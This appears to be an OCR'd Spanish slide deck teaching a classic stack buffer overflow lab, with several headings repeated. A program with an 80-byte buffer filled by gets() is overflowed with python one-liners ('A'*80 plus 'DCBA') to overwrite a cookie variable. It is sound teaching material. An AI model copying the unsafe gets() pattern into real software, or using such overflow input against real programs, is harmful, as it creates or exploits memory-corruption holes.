
3. EJECUTAMOS




3. EJECUTAMOS



3. EJECUTAMOS




3. EJECUTAMOS




APILO VARIABLES

```
int main() {
    int cookie;
```




APILO VARIABLES

```
int main() {
    int cookie;
    char buf[80];
```




LLAMADO A UNA FUNCIÓN

```
        int main() {
            int cookie;
            char buf[80];

eip =>      gets(buf);
```




DIRECCIÓN DE RETORNO

```
        int main() {
            int cookie;
            char buf[80];

eip =>      gets(buf);

dir ret =>  if (cookie ...
```




EMPIEZO EJECUCIÓN GETS()

```
        gets() {

eip =>      int len ...
            ...
        }
```




GETS() ME PIDE INPUT




VUELVO A MAIN()

```
        gets() {

            int len ...
            ...
eip =>  }               // leave
                        // ret
```




VALOR DE COOKIE

```
      int main() {
        int cookie;
        char buf[80];

        gets(buf);

eip =>  if (cookie == 0x41424344){
          printf("you win!\n");
        }
```




VALOR DE COOKIE

```
      int main() {
        int cookie;
        char buf[80];

        gets(buf);

        if (cookie == 0x41424344){
          printf("you win!\n");
eip =>  }
```




¿QUÉ QUEREMOS?

```
      int main() {
        int cookie;
        char buf[80];

        gets(buf);

        //0x41424344 --> ABCD
        if (cookie == 0x41424344){
eip =>    printf("you win!\n");
        }
```




80 CARACTERES EN BUF

```
$ python -c 'print ("A" * 80)' | ./stack1
```




84 CARACTERES EN BUF

```
$ python -c 'print ("A" * 80 + "ZZZZ")' | ./stack1
```




¿¿WE WIN??

```
$ python -c 'print ("A" * 80 + "DCBA")' | ./stack1
```




WE WIN

```
        if (cookie == "ABCD"){
eip =>    printf("you win!\n");
        }
```

